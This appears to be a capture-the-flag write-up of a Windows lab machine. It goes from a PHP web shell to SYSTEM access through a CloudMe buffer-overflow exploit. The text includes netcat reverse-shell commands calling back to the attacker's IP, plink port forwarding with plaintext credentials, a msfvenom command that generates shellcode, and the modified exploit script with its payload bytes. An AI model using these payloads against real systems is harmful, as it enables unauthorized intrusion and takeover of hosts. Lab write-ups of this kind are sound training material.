
```
buff:8080/upload/kamehameha.php?telepathy=nc 10.10.16.153 1337 -e cmd.exe
```

�PNG



```
root@kali:~# nc -lvvnp 1337
listening on [any] 1337 ...
connect to [10.10.16.153] from (UNKNOWN) [10.10.10.198] 50239
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>
```

1. BOOM !!! we got the cmd shell access now lets find user flag



```
operable program or batch file.

C:\Users>c;s
c;s
'c' is not recognized as an internal or external command,
operable program or batch file.

C:\Users>cls
cls


C:\Users>cls
cls


C:\Users>cd shaun
cd shaun

C:\Users\shaun>cd Desktop
cd Desktop

C:\Users\shaun\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Desktop

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
25/07/2020  07:09                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,542,090,240 bytes free

C:\Users\shaun\Desktop>type user.txt
type user.txt
```


And Here we got the User flag in the C:\Users\shaun\Desktop

GETTING ROOT FLAG :

IF you enumerate more in the machine then in the Download folder you will get a exe file Cloudme1.11.2.exe which represents that the version is vulnerable to Buffer Overflow . We have a exploit for that verision on exploit-db

Now we need to Port forward the ip of the machine using plink which we alraedy uploaded on the machine


so lets upload using following command : plink.exe -l root -pw toor 10.10.16.153 -R 8888:127.0.0.1:8888



```
    Directory: C:\xampp\htdocs\gym\upload


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       29/07/2020     19:21             53 kamehameha.php
-a----       29/07/2020     19:11          38616 nc.exe
-a----       29/07/2020     19:10          38616 ncat.exe
-a----       29/07/2020     19:14        1837568 ncatn.exe
-a----       29/07/2020     19:22         311296 plink.exe


PS C:\xampp\htdocs\gym\upload> cls
cls
PS C:\xampp\htdocs\gym\upload> ./plink.exe -l mahesh -pw 62437412 10.10.16.153 -R 8888:127.0.0.1:8888
./plink.exe -l mahesh -pw 62437412 10.10.16.153 -R 8888:127.0.0.1:8888
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 3072 cc:f3:5a:94:ba:9a:05:07:a0:7f:44:4d:60:73:6f:3a
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
Linux kali 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 25 21:42:10 2020 from 10.10.10.198
mahesh@kali:~$
```

Now we need to do some changes in our 48389 exploit , just copy the output of the following metasploit payload and replace it to 48389 exploits buffer codes


The metasploit payload : msfvenom -p windows/exec CMD='c;\xampp\htdocs\gym\upload\nc.exe -e cmd.exe 10.10.16.153 4444' -b '\x00\x0a\x0d' -f py -v payload



```
root@kali:~# msfvenom -p windows/exec CMD='c:\xampp\htdocs\gym\upload\nc.ex
e -e cmd.exe 10.10.16.153 4444' -b '\x00\x0a\x0d' -f py -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 274 (iteration=0)
x86/shikata_ga_nai chosen with final size 274
Payload size: 274 bytes
Final size of py file: 1456 bytes
payload =  b""
payload += b"\xbe\x8c\x9b\x8c\xaf\xdb\xcb\xd9\x74\x24\xf4\x5d"
payload += b"\x2b\xc9\xb1\x3e\x31\x75\x15\x03\x75\x15\x83\xed"
payload += b"\xfc\xe2\x79\x67\x64\x2d\x81\x98\x75\x52\x08\x7d"
payload += b"\x44\x52\x6e\xf5\xf7\x62\xe5\x5b\xf4\x09\xab\x4f"
payload += b"\x8f\x7c\x63\x7f\x38\xca\x55\x4e\xb9\x67\xa5\xd1"
payload += b"\x39\x7a\xf9\x31\x03\xb5\x0c\x33\x44\xa8\xfc\x61"
payload += b"\x1d\xa6\x52\x96\x2a\xf2\x6e\x1d\x60\x12\xf6\xc2"
payload += b"\x31\x15\xd7\x54\x49\x4c\xf7\x57\x9e\xe4\xbe\x4f"
payload += b"\xc3\xc1\x09\xfb\x37\xbd\x88\x2d\x06\x3e\x26\x10"
payload += b"\xa6\xcd\x37\x54\x01\x2e\x42\xac\x71\xd3\x54\x6b"
payload += b"\x0b\x0f\xd1\x68\xab\xc4\x41\x55\x4d\x08\x17\x1e"
payload += b"\x41\xe5\x5c\x78\x46\xf8\xb1\xf2\x72\x71\x34\xd5"
payload += b"\xf2\xc1\x12\xf1\x5f\x91\x3b\xa0\x05\x74\x44\xb2"
payload += b"\xe5\x29\xe0\xb8\x08\x3d\x99\xe2\x46\xc0\x2c\x99"
payload += b"\x25\xc2\x2e\xa2\x19\xab\x1f\x29\xf6\xac\xa0\xf8"
payload += b"\xb2\x43\xeb\xa1\x93\xcb\xb5\x33\xa6\x91\x46\xee"
payload += b"\xe5\xaf\xc4\x1b\x96\x4b\xd4\x69\x93\x10\x53\x81"
payload += b"\xe9\x09\x31\xa5\x5e\x29\x10\xc6\x5a\x89\xe2\x68"
payload += b"\xf6\x41\x62\x37\x60\xd6\xe6\xa8\x13\x65\xba\x51"
payload += b"\xad\xe4\x1e\xeb\x3d\x9b\xf1\x72\xda\x3f\x63\x16"
payload += b"\x0c\xa5\x03\xbd\x70\x08\x96\x1d\x12\x3f\x3c\x70"
payload += b"\xb1\xc7\xd9\xac\x08\x08\x0f\x9c\x5a\x46\x7e\xe8"
payload += b"\xb4\xa7\xb5\x27\xe9\xf3\x81\x73\xdd\xfb"
root@kali:~# 
```

```
  GNU nano 4.5                        48389.py
target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload =  b""
payload += b"\xbe\x8c\x9b\x8c\xaf\xdb\xcb\xd9\x74\x24\xf4\x5d"
payload += b"\x2b\xc9\xb1\x3e\x31\x75\x15\x03\x75\x15\x83\xed"
payload += b"\xfc\xe2\x79\x67\x64\x2d\x81\x98\x75\x52\x08\x7d"
payload += b"\x44\x52\x6e\xf5\xf7\x62\xe5\x5b\xf4\x09\xab\x4f"
payload += b"\x8f\x7c\x63\x7f\x38\xca\x55\x4e\xb9\x67\xa5\xd1"
payload += b"\x39\x7a\xf9\x31\x03\xb5\x0c\x33\x44\xa8\xfc\x61"
payload += b"\x1d\xa6\x52\x96\x2a\xf2\x6e\x1d\x60\x12\xf6\xc2"
payload += b"\x31\x15\xd7\x54\x49\x4c\xf7\x57\x9e\xe4\xbe\x4f"
payload += b"\xc3\xc1\x09\xfb\x37\xbd\x88\x2d\x06\x3e\x26\x10"
payload += b"\xa6\xcd\x37\x54\x01\x2e\x42\xac\x71\xd3\x54\x6b"
payload += b"\x0b\x0f\xd1\x68\xab\xc4\x41\x55\x4d\x08\x17\x1e"
payload += b"\x41\xe5\x5c\x78\x46\xf8\xb1\xf2\x72\x71\x34\xd5"
payload += b"\xf2\xc1\x12\xf1\x5f\x91\x3b\xa0\x05\x74\x44\xb2"
payload += b"\xe5\x29\xe0\xb8\x08\x3d\x99\xe2\x46\xc0\x2c\x99"
payload += b"\x25\xc2\x2e\xa2\x19\xab\x1f\x29\xf6\xac\xa0\xf8"
payload += b"\xb2\x43\xeb\xa1\x93\xcb\xb5\x33\xa6\x91\x46\xee"
payload += b"\xe5\xaf\xc4\x1b\x96\x4b\xd4\x69\x93\x10\x53\x81"
payload += b"\xe9\x09\x31\xa5\x5e\x29\x10\xc6\x5a\x89\xe2\x68"
payload += b"\xf6\x41\x62\x37\x60\xd6\xe6\xa8\x13\x65\xba\x51"
payload += b"\xad\xe4\x1e\xeb\x3d\x9b\xf1\x72\xda\x3f\x63\x16"
payload += b"\x0c\xa5\x03\xbd\x70\x08\x96\x1d\x12\x3f\x3c\x70"
payload += b"\xb1\xc7\xd9\xac\x08\x08\x0f\x9c\x5a\x46\x7e\xe8"
payload += b"\xb4\xa7\xb5\x27\xe9\xf3\x81\x73\xdd\xfb"


overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
```


Now start a netcat listner as nc -lnvp 4444 and on the second terminal exeute the payload as follows :



```
root@kali:~# su mahesh
mahesh@kali:/root$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.153] from (UNKNOWN) [10.10.10.198] 50752
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
root@kali:~/Downloads# python 48389.py
root@kali:~/Downloads# python 48389.py
```

BOOM !! we got the root privilege in the system Now lets find the root flag .



```
18/07/2020  17:36    <DIR>          3D Objects
16/06/2020  16:48    <DIR>          CloudMe
18/07/2020  17:36    <DIR>          Contacts
18/07/2020  17:36    <DIR>          Desktop
18/07/2020  17:36    <DIR>          Documents
18/07/2020  17:36    <DIR>          Downloads
18/07/2020  17:36    <DIR>          Favorites
18/07/2020  17:36    <DIR>          Links
18/07/2020  17:36    <DIR>          Music
16/06/2020  16:44    <DIR>          OneDrive
18/07/2020  17:36    <DIR>          Pictures
18/07/2020  17:36    <DIR>          Saved Games
18/07/2020  17:36    <DIR>          Searches
18/07/2020  17:36    <DIR>          Videos
               0 File(s)              0 bytes
              16 Dir(s)   6,784,229,376 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\Administrator\Desktop

18/07/2020  17:36    <DIR>          .
18/07/2020  17:36    <DIR>          ..
16/06/2020  16:41             1,417 Microsoft Edge.lnk
29/07/2020  19:08                34 root.txt
               2 File(s)          1,451 bytes
               2 Dir(s)   6,784,225,280 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

```
root@kali:~/Downloads# python 48389.py
root@kali:~/Downloads# python 48389.py
```